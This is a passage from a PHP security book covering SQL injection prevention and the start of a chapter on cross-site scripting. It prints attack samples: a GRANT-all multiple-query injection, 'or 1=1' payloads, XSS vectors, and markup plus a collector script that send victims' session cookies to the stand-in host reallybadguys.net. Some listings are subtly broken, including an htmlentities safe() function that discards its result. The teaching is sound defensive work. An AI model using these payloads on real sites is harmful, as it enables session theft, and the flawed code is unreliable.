Multiple-query injection multiplies the potential damage an attacker can cause, by allowing more than one destructive instruction to be included in a query.

The attacker sets this up by introducing an unexpected termination of the query. This is easily done with MySQL, where first an injected quotation mark (either single or double; a moment's experimentation will quickly reveal which) marks the end of the expected variable; and then a semicolon terminates that instruction. Now an additional attacking instruction may be added onto the end of the now-terminated original instruction. The resulting destructive query might look something like this (again, the injection, running over two lines, is in bold type):

```
SELECT * FROM wines WHERE variety = 'lagrein';
GRANT ALL ON *.* TO 'BadGuy@%' IDENTIFIED BY 'gotcha';'
```

This exploit piggybacks the creation of a new user, BadGuy, with network privileges, all privileges on all tables, and a facetious but sinister password, onto what had been a simple `SELECT` statement. In Chapter 4 you will learn how to restrict severely the privileges of process users, which will foil this kind of attack because the webserver daemon no longer has the `GRANT` privilege that you revoked. But theoretically, such an exploit could give BadGuy free rein to do anything he wants to with your database.

There is considerable variability in whether such a multiple query will even be processed by the MySQL server. Some of this variability may be due to different versions of MySQL, but most is due to the way in which the multiple query is presented. MySQL's monitor program allows such a query without any problem. The common MySQL GUI, `phpMyAdmin`, simply dumps everything before the final query, and processes that only.

But most if not all multiple queries in an injection context are managed by PHP's `mysql` extension. This, we are happy to report, by default does not permit more than one instruction to be executed in a query; an attempt to execute two instructions (like the injection exploit just shown) simply fails, with no error being set and no output being generated. It appears that this behavior is impossible to circumvent. In this case, then, PHP, despite its default hands-off behavior, does indeed protect you from the most obvious kinds of attempted injection.

PHP 5's new `mysqli` extension (see `http://php.net/mysqli`), like `mysql`, does not inherently permit multiple queries, but possesses a `mysqli_multi_query()` function that will let you do it if you really want to. If you decide that you do really want to, however, we urge you to remember that by doing so you are making an injector's job a lot easier.

The situation is more dire, however, with `SQLite`, the embeddable SQL database engine that is bundled with PHP 5 (see `http://sqlite.org/` and `http://php.net/sqlite`), and that has attracted much attention recently for its ease of use. `SQLite` defaults to allowing such multiple-instruction queries in some cases, because the database can optimize batches of queries, particularly batches of `INSERT` statements, very effectively. The `sqlite_query()` function will not, however, allow multiple queries to be executed if the result of the queries is to be used by your script, as in the case of a `SELECT` to retrieve records (see the warning at `http://php.net/sqlite_query` for more information).

Preventing SQL Injection

Now that we have surveyed just what SQL injection is, how it can be carried out, and to what extent you are vulnerable to it, let's turn to considering ways to prevent it. Fortunately, PHP has rich resources to offer, and we feel confident in predicting that a careful and thorough application of the techniques we are recommending will essentially eliminate any possibility of SQL injection in your scripts, by sanitizing your users' data before it can do any damage.

Demarcate Every Value in Your Queries

We recommend that you make sure to demarcate every single value in your queries. String values must of course be delineated, and for these you should normally expect to use single (rather than double) quotation marks. For one thing, doing so may make typing the query easier, if you are using double quotation marks to permit PHP's variable substitution within the string; for another, it (admittedly, microscopically) diminishes the parsing work that PHP has to do to process it.

We illustrate this with our original, noninjected query:

```
SELECT * FROM wines WHERE variety = 'lagrein'
```

Or in PHP:

```
$query = "SELECT * FROM wines WHERE variety = '$variety'";
```

Quotation marks are technically not needed for numeric values. But if you were to decide not to bother to put quotation marks around a value for a field like `vintage`, and if your user entered an empty value into your form, you would end up with a query like this:

```
SELECT * FROM wines WHERE vintage =
```

This query is, of course, syntactically invalid, in a way that this one is not:

```
SELECT * FROM wines WHERE vintage = ''
```

The second query will (presumably) return no results, but at least it will not return an error message, as an unquoted empty value will (even though you have turned off all error reporting to users—haven't you? If not, look back at Chapter 2).

Check the Types of Users' Submitted Values

We noted previously that by far the primary source of SQL injection attempts is an unexpected form entry. When you are offering a user the chance to submit some sort of value via a form, however, you have the considerable advantage of knowing ahead of time what kind of input you should be getting. This ought to make it relatively easy to carry out a simple check on the validity of the user's entry. We discussed such validation at length in Chapter 2, to which we now refer you. Here we will simply summarize what we said there.

If you are expecting a number (to continue our previous example, the year of a wine vintage, for instance), then you can use one of these techniques to make sure what you get is indeed numeric:

- Use the `is_int()` function (or `is_integer()` or `is_long()`, its aliases).
- Use the `gettype()` function.
- Use the `intval()` function.
- Use the `settype()` function.

To check the length of user input, you can use the `strlen()` function.

To check whether an expected time or date is valid, you can use the `strtotime()` function.

It will almost certainly be useful to make sure that a user's entry does not contain the semicolon character (unless that punctuation mark could legitimately be included). You can do this easily with the `strpos()` function, like this:

```
if ( strpos( $variety, ';' ) ) exit ( "$variety is an invalid value for variety!" );
```

As we suggested in Chapter 2, a careful analysis of your expectations for user input should make it easy to check many of them.

Escape Every Questionable Character in Your Queries

Again, we discussed at length in Chapter 2 the escaping of dangerous characters. We simply reiterate here our recommendations, and refer you back there for details:

- Do not use the `magic_quotes_gpc` directive or its behind-the-scenes partner, the `addslashes()` function, which is limited in its application, and requires the additional step of the `stripslashes()` function.
- The `mysql_real_escape_string()` function is more general, but it has its own drawbacks.

Abstract to Improve Security

We do not suggest that you try to apply the techniques listed earlier manually to each instance of user input. Instead, you should create an abstraction layer. A simple abstraction would incorporate your validation solutions into a function, and would call that function for each item of user input. A more complex one could step back even further, and embody the entire process of creating a secure query in a class. Many such classes exist already; we discuss some of them later in this chapter.

Such abstraction has at least three benefits, each of which contributes to an improved level of security:

- It localizes code, which diminishes the possibility of missing routines that circumstances (a new resource or class becomes available, or you move to a new database with different syntax) require you to modify.
- It makes constructing queries both faster and more reliable, by moving part of the work to the abstracted code.
- When built with security in mind, and used properly, it will prevent the kinds of injection we have been discussing.

Retrofitting an Existing Application

A simple abstraction layer is most appropriate if you have an existing application that you wish to harden. The code for a function that simply sanitizes whatever user input you collect might look something like this:

```
function safe( $string ) {
  return "'" . mysql_real_escape_string( $string ) . "'"
}
```

Notice that we have built in the required single quotation marks for the value (since they are otherwise hard to see and thus easy to overlook), as well as the `mysql_real_escape_string()` function. This function would then be used to construct a `$query` variable, like this:

```
$variety = safe( $_POST['variety'] );
$query = "SELECT * FROM wines WHERE variety=" . $variety;
```

Now suppose your user attempts an injection exploit by entering this as the value of `$variety`:

```
lagrein' or 1=1;
```

To recapitulate, without the sanitizing, the resulting query would be this (with the injection in bold type), which will have quite unintended and undesirable results:

```
SELECT * FROM wines WHERE variety = 'lagrein' or 1=1;'
```

Now that the user's input has been sanitized, however, the resulting query is this harmless one:

```
SELECT * FROM wines WHERE variety = 'lagrein\' or 1=1\;'
```

Since there is no variety field in the database with the specified value (which is exactly what the malicious user entered: `lagrein' or 1=1;`), this query will return no results, and the attempted injection will have failed.

Securing a New Application

If you are creating a new application, you can start from scratch with a more profound layer of abstraction. In this case, PHP 5's improved MySQL support, embodied in the `mysqli` extension, provides powerful capabilities (both procedural and object-oriented) that you should definitely take advantage of. Information about `mysqli` (including a list of configuration options) is available at `http://php.net/mysqli`. Notice that `mysqli` support is available only if you have compiled PHP with the `--with-mysqli=path/to/mysql_config` option.

A procedural version of the code to secure a query with `mysqli` follows, and can be found also as `mysqliPrepare.php` in the Chapter 3 folder of the downloadable archive of code for *Pro PHP Security* at `http://www.apress.com`.

```
<?php

// retrieve the user's input
$animalName = $_POST['animalName'];

// connect to the database
$connect = mysqli_connect( 'localhost', 'username', 'password', 'database' );
if ( !$connect ) exit( 'connection failed:  ' . mysqli_connect_error() );

// create a query statement resource
$stmt = mysqli_prepare( $connect,
 "SELECT intelligence FROM animals WHERE name = ?" );

if ( $stmt ) {
  // bind the substitution to the statement
  mysqli_stmt_bind_param( $stmt, "s", $animalName );

  // execute the statement
  mysqli_stmt_execute( $stmt );

  // retrieve the result...
  mysqli_stmt_bind_result( $stmt, $intelligence );

  // ...and display it
  if ( mysqli_stmt_fetch( $stmt ) ) {
    print "A $animalName has $intelligence intelligence.\n";
  } else {
    print 'Sorry, no records found.';
  }
  // clean up statement resource
  mysqli_stmt_close( $stmt );
}

mysqli_close( $connect );

?>
```

The `mysqli` extension provides a whole series of functions that do the work of constructing and executing the query. Furthermore, it provides exactly the kind of protective escaping that we have previously had to create with our own `safe()` function. (Oddly, the only place this capacity is mentioned in the documentation is in the user comments at `http://us2.php.net/mysqli_stmt_bind_param`.)

First you collect the user's submitted input, and make the database connection. Then you set up the construction of the query resource, named `$stmt` here to reflect the names of the functions that will be using it, with the `mysqli_prepare()` function. This function takes two parameters: the connection resource, and a string into which the ? marker is inserted every time you want the extension to manage the insertion of a value. In this case, you have only one such value, the name of the animal.

In a `SELECT` statement, the only place where the `?` marker is legal is right here in the comparison value. That is why you do not need to specify which variable to use anywhere except in the `mysqli_stmt_bind_param()` function, which carries out both the escaping and the substitution; here you need also to specify its type, in this case `"s"` for "string" (so as part of its provided protection, this extension casts the variable to the type you specify, thus saving you the effort and coding of doing that casting yourself). Other possible types are `"i"` for integer, `"d"` for double (or float), and `"b"` for binary string.

Appropriately named functions, `mysqli_stmt_execute()`, `mysqli_stmt_bind_result()`, and `mysqli_stmt_fetch()`, carry out the execution of the query and retrieve the results. If there are results, you display them; if there are no results (as there will not be with a sanitized attempted injection), you display an innocuous message. Finally, you close the `$stmt` resource and the database connection, freeing them from memory.

Given a legitimate user input of "lemming," this routine will (assuming appropriate data in the database) print the message "A lemming has very low intelligence." Given an attempted injection like "lemming' or 1=1;" this routine will print the (innocuous) message "Sorry, no records found."

The `mysqli` extension provides also an object-oriented version of the same routine, and we demonstrate here how to use that class. This code can be found also as `mysqliPrepareOO.php` in the Chapter 3 folder of the downloadable archive of code for *Pro PHP Security* at `http://www.apress.com`.

```
<?php

$animalName = $_POST['animalName'];

$mysqli = new mysqli( 'localhost', 'username', 'password', 'database');

if ( !$mysqli ) exit( 'connection failed:  ' . mysqli_connect_error() );

$stmt = $mysqli->prepare( "SELECT intelligence➥
  FROM animals WHERE name = ?" );

if ( $stmt ) {
  $stmt->bind_param( "s", $animalName );
  $stmt->execute();
  $stmt->bind_result( $intelligence );

  if ( $stmt->fetch() ) {
    print "A $animalName has $intelligence intelligence.\n";
  } else {
    print 'Sorry, no records found.';
  }

  $stmt->close();
}

$mysqli->close();

?>
```

This code duplicates the procedural code described previously, using an object-oriented syntax and organization rather than strictly procedural code.

Full Abstraction

If you use external libraries like PearDB (see `http://pear.php.net/package/DB`), you may be wondering why we are spending so much time discussing code for sanitizing user input, because those libraries tend to do all of the work for you. The PearDB library takes abstraction one step beyond what we have been discussing, not only sanitizing user input according to best practices, but also doing it for whatever database you may happen to be using. It is therefore an extremely attractive option if you are concerned about hardening your scripts against SQL injection. Libraries like PearDB offer highly reliable (because widely tested) routines in a highly portable and database-agnostic context.

On the other hand, using such libraries has a clear downside: it puts you at the mercy of someone else's idea of how to do things, adds tremendously to the quantity of code you must manage, and tends to open a Pandora's Box of mutual dependencies. You need therefore to make a careful and studied decision about whether to use them. If you decide to do so, at least you can be sure that they will indeed do the job of sanitizing your users' input.

Test Your Protection Against Injection

As we discussed in the previous chapter, an important part of keeping your scripts secure is to test them for protection against possible vulnerabilities.

The best way to make certain that you have protected yourself against injection is to try it yourself, creating tests that attempt to inject SQL code. Here we present a sample of such a test, in this case testing for protection against injection into a `SELECT` statement. This code can be found also as `protectionTest.php` in the Chapter 3 folder of the downloadable archive of code for *Pro PHP Security* at `http://www.apress.com`.

```
<?php

// protection function to be tested
function safe( $string ) {
  return "'" . mysql_real_escape_string( $string ) . "'"
}

// connect to the database

///////////////////////
// attempt an injection
///////////////////////
```

```
$exploit = "lemming' AND 1=1;";

// sanitize it
$safe = safe( $exploit );

$query = "SELECT * FROM animals WHERE name = $safe";
$result = mysql_query( $query );

// test whether the protection has been sufficient
if ( $result && mysql_num_rows( $result ) == 1 ) {
  exitt "Protection succeeded:\n
    exploit $exploit was neutralized.";
}
else {
  exit( "Protection failed:\n
    exploit $exploit was able to retrieve all rows." );
}
?>
```

If you were to create a suite of such tests, trying different kinds of injection with different SQL commands, you would quickly detect any holes in your sanitizing strategies. Once those were fixed, you could be sure that you have real protection against the threat of injection.

Summary

We began here in Chapter 3 our examination of specific threats to your scripts caused by faulty sanitizing of user input, with a discussion of SQL injection.

After describing how SQL injection works, we outlined precisely how PHP can be subjected to injection. We then provided a real-life example of such injection. Next we proposed a series of steps that you can take to make attempted injection exploits harmless, by making sure that all submitted values are enclosed in quotation marks, by checking the types of user-submitted values, and by escaping potentially dangerous characters in your users' input. We recommended that you abstract your validation routines, and provided scripts for both retrofitting an existing application and securing a new one. Then we discussed the advantages and disadvantages of third-party abstraction solutions.

Finally, we provided a model for a test of your protection against attempted SQL applications resulting in injection.

We turn in Chapter 4 to the next stage of validating user input in order to keep your PHP scripts secure: preventing cross-site scripting.

CHAPTER 4

■ ■ ■

Preventing Cross-Site Scripting

We continue our survey of secure PHP programming by discussing the threat to your users' data posed by a highly specialized version of dangerous user input known as *cross-site scripting* (XSS). Unlike SQL injection (discussed in Chapter 3), which attempts to insert malicious SQL instructions into a database query that is executed out of public view, XSS attempts to insert malicious markup or JavaScript code into values that are subsequently displayed in a web page. This malicious code attempts to take advantage of a user's trust in a website, by tricking him (or his browser) into performing some action or submitting some information to another, untrusted site.

An attacker might, for example, contrive to have displayed on a bulletin board a link that purports to be harmless but in fact transmits to him the login information of any user who clicks it. Or, an attacker might inject markup into a bulletin board entry that displays a bogus login or search form and submits that information to the attacker's own server instead of back to the trusted site.

The only truly reliable way that users can defend themselves against an XSS attack is to turn off JavaScript and images while surfing the web. That is hardly likely to become standard practice, because users demand those enhancements to static text-based web pages. In fact, many Internet (and many more intranet) applications could not function without some degree of potential for vulnerability, because of the rich scripting environments we build into them.

In this chapter, after exploring a few of the many methods of carrying out an XSS attack, we will discuss some things that you, as a PHP developer, can do to prevent XSS opportunities from sneaking into your applications. These opportunities can be notoriously difficult to predict and fix, because they so often exist far outside the normal usage pattern of an application. The strategies we present in this chapter are, however, a good start.

How XSS Works

Cross-site scripting attacks typically involve more than one website (which makes them cross-site), and they involve some sort of scripting. A basic primer on XSS can be found at `http://www.cgisecurity.com/articles/xss-faq.shtml`. The CERT Coordination Center at Carnegie Mellon University is generally considered the authority on XSS. Their advisory at `http://www.cert.org/advisories/CA-2000-02.html` is 10 years old as of this writing, but no less relevant to today's applications. In this section, we will introduce you to some of the many forms of XSS.

Scripting

When we said earlier that XSS involves "some sort of scripting," we were not talking about PHP scripts, because of course those scripts are run on the server and generate the HTML that is sent to the browser. Rather, we were talking about the kinds of scripts that may be embedded into HTML, and are run by the browser.

There are five common types of such scripts, each marked by its own HTML tag:

> `<script>`: Commonly used for inserting JavaScript or VBScript.
>
> `<object>`: Commonly used for inserting files dependent on controls, like media players, Flash, or ActiveX components.
>
> `<applet>`: Used only for Java applets; deprecated in HTML 4.01 in favor of `<object>` but still in fairly widespread use, despite being unsupported in XHTML 1.0 Strict DTD (see `http://www.w3.org/TR/xhtml1` for more information).
>
> `<iframe>`: Used to insert web pages into a frame on the current page, and able to be named a target for another link. Otherwise a subset of `<object>`.
>
> `<embed>`: Used for playing a media file; deprecated in HTML 4.01 in favor of `<object>`, but still in widespread use and therefore supported by all browsers.

It should be noted that an image, rendered by the browser with an `<img>` tag, is a specialized form of an `<object>`, and so it may also be possible to embed malicious code into an image tag in some browsers.

The malicious code inserted into an application by one of these scripts can do almost anything: take remote control of the client browser, reveal the value of a cookie, change links on the page (indeed, modify any part of the DOM), redirect to another URI, or render a bogus form that collects and forwards information to an attacker, or initiate some other undesirable action. The very variety of possible exploits is what makes them so hard to pin down in definition, and to guard against.

There is a long list of cross-site scripting attacks that have worked already at `http://ha.ckers.org/xss.html`. This is an excellent resource to use in testing your applications, and skimming it should help you quickly determine your application's vulnerability: if an attacker can cause any of those code snippets to be rendered in your application's interface, you have a problem.

We present a representative sample here. In each of these cases, the exploit consists (for demonstration purposes) of using JavaScript merely to pop up an alert box. But if these scripts, with a benign payload, can open an alert box, then another script with a malicious payload has full access to the JavaScript DOM, and thus the ability to post any of it to his own server.

- `<body background="javascript:alert('xss - gotcha!')">`: This could be entered as part of a message on a message board, and would take effect when that message was displayed.
- `<iframe src=javascript:alert('xss - gotcha!')></iframe>`: Like the previous example, this could be entered anywhere that it could subsequently be displayed.
- `"> <body onload="a();"><script>function a(){alert('xss - gotcha!');}</script><"`: This could be injected into a text input field on a form.

Any of these techniques could be used for a variety of real exploits (not the demonstration exploit shown here)—for example, to steal the identity of a user of your application, or even that of the system administrator.

Categorizing XSS Attacks

We will describe two general categories of XSS attacks before we start describing some actual examples.

Remote Site to Application Site

This type of attack is launched externally, from either an email message or another website. The user is tricked into clicking a link, loading an image, or submitting a form in which a malicious payload is secreted; that payload then accomplishes something undesirable in the application. This usually requires that the user possess an active session on the application site (otherwise, there is no point to the attack). However, depending on the nature of the attack and the application's login mechanism, the attacking payload might be able to make its way through the login process intact.

An example of such a payload is a URI like the following, where `$_GET['subject']` is the subject of a new guestbook post:

```
<a href="http://guestbook.example.org/addComment.php➥
  ?subject=I%20am%20owned">Check it out!</a>
```

This sort of attack provides a compelling reason why email clients should not automatically load images from untrusted sites, because an image's `src` attribute could cause the email client to automatically send a GET request to a third party.

It is also a reason why your applications should relentlessly expire sessions that have been unused for some period of time. A user who has a secure connection open to your application but has gone off multitasking on a chat site represents a significant threat to the security of your application and your data.

Application Site to Same or Remote Site

This type of attack is launched locally, exploiting a user's trust in your application (which leads her to expect that any links appearing in the application are authentic) to accomplish a nefarious purpose. The attacker embeds a malicious payload into a comment or some other string that is storing user input within the application. When the page with the embedded string is loaded and processed by a user's browser, some undesirable action is carried out, either on the same site (technically same-site scripting) or by means of a remote URI (cross-site).

An example of this is a link like the following:

```
<a href="#" onmouseover="window.location=➥
'http://reallybadguys.net/collectCookie.php?cookie=➥
+ document.cookie.escape();" >Check it out!</a>
```

As soon as a user hovers over this link to discover just what it is she should check out, the attacker's JavaScript is triggered, which redirects the browser to a PHP script that steals her session cookie, which is URL-encoded and passed as `$_GET['cookie']`.

A Sampler of XSS Techniques

Cross-site scripting is difficult to anticipate and prevent. Even knowledgeable developers who are actively trying to prevent attacks may be vulnerable to other possible forms of attack that they don't know about. Nevertheless, we can provide enough different examples to give you a working knowledge of existing problems, and to serve as a basis for our recommendations for preventing them in your own code.


HTML and CSS Markup Attacks

The most basic and obvious of XSS attacks is the insertion of HTML and CSS content into the HTML of your site, by embedding it in a comment or some other annotation that is then posted on your site. Users are essentially powerless to prevent such an exploit: after all, they can't turn off HTML rendering in the browser in the same way that they can turn off JavaScript or images.

An attacker who accomplishes an exploit like this can obscure part or all of the page, and render official-looking forms and links for users to interact with. Imagine what would happen if someone were to post the following message, with inserted markup, to your public message board:

```
Hello from sunny California!
<div style="position: absolute;
  top: 0px;
  left: 0px;
  background-color: white;
  color: black;
  width: 100%;
  height: 100%; ">
<h1>Sorry, we're carrying out maintenance right now.</h1>
<a href="#" onclick="javascript:window.location =➥
  'http://reallybadguys.net/cookies.php?cookie=' + document.cookie;">
  Click here to continue.
</a>
```

In case you can't imagine it, though, we show in Figure 4–1 the output from displaying the preceding message in the context of a message board.


Mozilla Firefox
File Edit View Go Bookmarks Tools Help
Back Forward Reload Stop
http://localhost/apress/hello%20from%20sunny%20california!.php
Disable CSS Forms Images Information Miscellaneous Outline Resize Validation View Source
Done

Sorry, we're carrying out maintenance right now.

Click here to continue

Figure 4–1. *Output from an XSS exploit*

The original visual framework and the first sentence of the attacker's message are entirely gone, overwritten by the malicious code. The `href="#"` specification in the embedded code creates further obfuscation: hovering over the link reveals in the status bar simply a reload of the current page. Anyone who (not unreasonably) clicks the displayed link is redirected to the URI `http://reallybadguys.net/cookies.php` with a `$_GET` variable containing the current session cookie. That redirection is accomplished by the JavaScript code shown in the message just before Figure 4–1:

```
 window.location = 'http://reallybadguys.net/cookies. php?cookie=' + document.cookie;
```

Here is the basic mechanism behind the `cookies.php` script hosted at `reallybadguys.net`. It should be enough to scare you straight about allowing unfiltered markup on any website ever again:

```
<?php
$cookie = $_GET['cookie'];
$uri = $_SERVER['HTTP_REFERER'];
mail( 'gotcha@reallybadguys.net', 'We got another one!',
  "Go to $uri and present cookie $cookie." );
header( 'Location: '.$uri );
?>
```

This script emails the original site's URI and the user's cookie to the attacker, and then redirects back to where it was, in an attempt to mask the subterfuge. That emailed information would allow the attacker to connect to the bulletin board, assume the identity of the person who clicked his link, and post spam, slander, or more embedded scripts—or edit the malicious entry in order to hide his tracks. This is identity theft, plain and simple. If a system administrator clicks the link to see why the server is displaying this weird message, then the entire message board is compromised until he realizes his mistake and cancels the session by logging out. (Lest you think we are fostering evil behavior here, we assure you that we will show you later in this chapter exactly how to defeat this kind of attack.)

JavaScript Attacks

The other extremely common way the scripting part of XSS can be carried out is by using the native JavaScript available in most web browsers. By inserting a brief snippet of JavaScript into a page, an attacker can expose the value of `document.cookie` (frequently a session ID, sometimes other information), or of any other bit of the JavaScript DOM, to another server.

A typical attack might cause the browser to redirect to a URI of the attacker's choosing, carrying along the value of the current session cookie appended as a `$_GET` variable to the URI query string, as we showed in these four lines of the malicious message earlier:

```
<a href="#" onclick="javascript:window.location =➥
  'http://reallybadguys.net/cookies.php?c=' + document.cookie;">
  Click here to continue.
</a>
```

One reason for using JavaScript's `onclick` event to trigger the relocation is that, if the malicious URI had been contained in the `href` attribute of the anchor tag, it would have been revealed in the browser's status bar by a user's hovering over the link. Of course, a second (and the main) reason is its ability to construct a URI with the cookie as a `$_GET` variable. But a third is that this is what the user expects. This type of attack is based on the user's trusting the link enough to click it. If an `onmouseover` attribute were to be used instead, the attack would work immediately, no click required. But the user would certainly notice the odd behavior of a page refreshing just because she had hovered over a link.

Forged Action URIs

Another XSS technique finds an attacker forging URIs that carry out some action on your site, when an authenticated user unwittingly clicks them, something like this:

```
<a href="http://shopping.example.com/oneclick.php?action=buy&item=236">
  Special Reductions!</a>
```

When the user clicks this "Special Reductions!" link, she initiates a one-click purchase. Whether this succeeds or not is, of course, dependent on the logic in `onclick.php`, but it's easy to imagine a shopping cart implementation that would allow this sort of behavior in the name of convenience and impulse buying.

If an application allows important actions to take place based on `$_GET` values alone, then it is vulnerable to this kind of attack.

Forged Image Source URIs

Another kind of XSS uses forged image or element `src` attributes to trick the user into carrying out some action in your application. This is exactly the same as the forged action strategy earlier, except that the user doesn't even have to take any explicit action for the attack to be carried out.

```
<img src="http://shopping.example.com/addToCart.php?item=236" />
```

When loaded by the browser, this "image" will cause an item to be added to the shopper's shopping cart, and in fact will start a new one for her if she doesn't yet have one active.

The attack embodied in this forged image is very subtle; it is not an attempt at intrusion but rather an effort to break down the trust that is implicit in your offering a supposedly secure shopping cart. Maybe the user will not notice the extra item in her cart. But if she does notice, and even if she deletes the attacker's item (which might be a particular brand the attacker has been paid to promote), she will surely lose trust in the `shopping.example.com` online store.

Images aren't the only HTML elements with `src` attributes, but they are the most likely to be allowed in an otherwise conservative site. If your application allows users to specify image URIs (including them for example in a bulletin board message, or as an avatar), then you may be vulnerable to this attack.

Even if `<img>` tags are not allowed in an application, it may be possible to specify a background image on some other element, using either a style attribute or, for the `<table>` tag in some browsers, the nonstandard `background` attribute, something like this:

```
<table background="http://shopping.example.com/addToCart.php?item=236">
<tr><td>Thanks for visiting!</td></tr>
</table>
```

When the page is viewed, the browser will attempt to load the image for the table background, which results in adding one of item 236 to the user's shopping cart.

This shopping cart example we have been using demonstrates one of the more insidious consequences of XSS attacks: the affected website may not even be the one on which the attack is made. What if the preceding malicious markup were posted to `messages.example.org`? It is the reputation of `shopping.example.com` that will suffer when another user discovers five of item 236 in his cart the next time he goes there to make a purchase. In order to prevent this kind of attack, the shopping cart developer at `shopping.example.com` must be extra careful about how items are added to a user's cart, checking the HTTP referrer at the very least.

Extra Form Baggage

In an attack similar to forging action URIs, it is possible to craft a seemingly innocent form so that it carries out an unexpected action, possibly with some malicious payload passed as a `$_POST` variable. A search form, for example, might contain more than just the query request:

```
<form action="http://example.com/addToCart.php" method="post">
  <h2>Search</h2>
  <input type="text" name="query" size="20" />
  <input type="hidden" name="item[]" value="236" />
  <input type="submit" value="Submit" />
</form>
```

This looks like a simple search form, but when submitted it will attempt to add one of item 236 to the user's shopping cart, just as the previous example did, and if it succeeds it will break down by another small increment the user's trust in your application.

Other Attacks

Attacks arising from the use of Java applets, ActionScript in Flash movies, and browser extensions are possible as well. These fall outside the scope of this book, but the same general concepts apply. If you are permitting user input to be used in any of these elements in your scripts, you will need to be vigilant about what they contain.

Preventing XSS

Effective XSS prevention starts when the interface is being designed, not in the final testing stages or—even worse—after you discover the first exploit.

For example, applications that rely on form submission (POST requests) are much less vulnerable to attack than those that allow control via URI query strings (GET requests). It is important, then, before writing the first line of interface code, to set out a clear policy as to which actions and variables will be allowed as `$_GET` values, and which must come from `$_POST` values.

The design stage is also the best time to map out workflows within the application. A well-defined workflow allows the developer to set limits, for any given page, on what requests are expected next (discussed in Chapter 5), and to reject any request that seems to come out of nowhere or skip important confirmation steps. Decisions about whether to allow markup in user posts can have important implications for application design as well.

In this section, we examine in detail various methods for reducing your exposure to XSS attacks. But first, we need to clear up a popular misconception about transport-layer security.

SSL Does Not Prevent XSS

It is interesting to note that to both the client and the server, an XSS attack looks like legitimate markup and expected behavior. The security of the network transport has little or no bearing on the success of an attack (see `http://www.cgisecurity.com/articles/xss-faq.shtml#ssl` for further information).

Storing a client's SSL session ID in the PHP session should, however, prevent some XSS. A PHP session ID can be stolen using `document.cookie`; IP addresses can be spoofed; identical headers for User Agent and the like can be sent. But there is no known way to access a private SSL key, and therefore no way to fake an SSL session. SSL can't prevent local site scripting, where a trusted user is tricked into making a malicious request. But it will prevent an attacker from hijacking a secure session using a cross-site technique.

SSL-enabled browsers will also alert users to content coming from insecure sites, forcing attacks that include code from another site to do so using a server certificate that is already trusted by the user's browser.

Strategies

The main strategy for preventing XSS is, simply, never to allow user input to remain untouched. In this section, we describe five ways to massage or filter user input to ensure (as much as is possible) that it is not capable of creating an XSS exploit.

Encode HTML Entities in All Non-HTML Output

As we discussed earlier in the chapter, one common method for carrying out an XSS attack involves injecting an HTML element with an `src` or `onload` attribute that launches the attacking script. PHP's `htmlentities()` function (information is at `http://php.net/htmlentities`) will translate all characters with HTML entity equivalents as those entities, thus rendering them harmless. Its sibling `htmlspecialchars()` is more limited, and should not be used. The following script fragment, which can be found also as `encodeDemo.php` in the Chapter 4 folder of the downloadable archive of code for *Pro PHP Security* at `http://www.apress.com`, demonstrates how to use this function:

```
<?php

function safe( $value ) {
  htmlentities( $value, ENT_QUOTES, 'utf-8' );
  // other processing
  return $value;
}

// retrieve $title and $message from user input
$title = $_POST['title'];
$message = $_POST['message'];

// and display them safely
print '<h1>' . safe( $title ) . '</h1>
       <p>' . safe( $message ) . '</p>';

?>
```

This fragment is remarkably straightforward. After retrieving the user's input, you pass it to the `safe()` function, which simply applies PHP's `htmlentities()` function to any value carried into it. This absolutely prevents HTML from being embedded, and therefore prevents JavaScript embedding as well. You then display the resulting safe versions of the input.

The `htmlentities()` function also converts both double and single quotation marks to entities, which will ensure safe handling for both of the following possible form elements:

```
<input type="text" name="myval" value="<?= safe( $myval ) ?>" />
<input type='text' name='yourval' value='<?= safe( $yourval ) ?>' />
```

The second input (with single quotation marks) is perfectly legal (although possibly slightly unusual) markup, and if `$yourval` has an unescaped apostrophe or single quotation mark left in it after encoding, the input field can be broken and markup inserted into the page. Therefore, the `ENT_QUOTES` parameter should always be used with `htmlentities()`. It is this parameter that tells `htmlentities()` to convert a single quotation mark to the entity `&#039;` and a double quotation mark to the entity `&#034;`. While most browsers will render this, some older clients might not, which is why `htmlentities()` offers a choice of quotation mark translation schemes. The `ENT_QUOTES` setting is more conservative and therefore more flexible than either `ENT_COMPAT` or `ENT_NOQUOTES`, which is why we recommend it.

Sanitize All User-submitted URIs

If you allow users to specify a URI (for example, to specify a personal icon or avatar, or to create image-based links as in a directory or catalog), you must ensure that they cannot use URIs contaminated with `javascript:` or `vbscript:` specifications. PHP's `parse_url()` function (information is at `http://php.net/parse_url`) will split a URI into an associative array of parts. This makes it easy to check what the `scheme` key points to (something allowable like `http:` or `ftp:`, or something impermissible like `javascript:`).

The `parse_url()` function also helpfully contains a query key, which points to an appended query string (that is, a `$_GET` variable or series of them) if one exists. It thus becomes easy to disallow query strings on URIs. There may, however, be some instances in which stripping off the query portion of a URL will frustrate your users, as when they want to refer to a site with a URI like `http://example.com/pages.asp?pageId=23&lang=fr`.

You might then wish to allow query portions on URIs for explicitly trusted sites, so that a user could legitimately enter the preceding URI for `example.com` but is not allowed to enter `http://bank.example.com/transfer/?amount=1000`.

A further protection for user-submitted links is to write the domain name of the link in plaintext next to the link itself, Slashdot style:

```
Hey, go to <a href="http://reallybadguys.net/trap.php">photos.com</a>
  [reallybadguys.net] to see my passport photo!
```

